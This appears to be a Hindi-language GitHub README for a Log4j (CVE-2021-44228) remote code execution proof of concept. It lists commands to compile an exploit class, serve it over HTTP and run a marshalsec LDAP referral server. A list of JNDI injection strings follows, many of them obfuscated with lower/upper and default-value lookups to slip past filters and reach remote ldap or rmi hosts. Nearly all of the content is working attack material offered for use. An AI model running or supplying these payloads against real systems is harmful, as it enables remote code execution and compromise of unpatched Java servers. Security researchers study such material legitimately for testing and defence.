 wysiiwyg/log4j_0day_rce
Log4j-RCE (CVE-2021-44228) प्रूफ ऑफ कॉन्सेप्ट

git clone https://github.com/PwnC00re/CVE-2021-44228-Apache-Log4j-Rce.git
cd apache-log4j-poc/src/main/java
javac Exploit.java
python -m SimpleHTTPServer 8888
cd tools
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"
अंत में प्रोजेक्ट चलाएँ, आप अपना कैलकुलेटर स्थानीय रूप से देखेंगे।
सुझाव:
आप JNDI-Injection-Exploit का उपयोग करके exploit कर सकते हैं।
उदाहरण के लिए:

${jndi:ldap://127.0.0.1:1389/ badClassName}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
लुकअप्स Log4j कॉन्फ़िगरेशन में मनमाने स्थानों पर मान जोड़ने का एक तरीका प्रदान करते हैं।
finally में लीक उत्पन्न करने के तरीके
LogManager.getLogger().error()
LogManager.getLogger().fatal()
यदि आप ब्लैक-बॉक्स परीक्षण करना चाहते हैं, मैं सुझाव देता हूँ कि आप निष्क्रिय स्कैनिंग करें।
मज़े करें!!!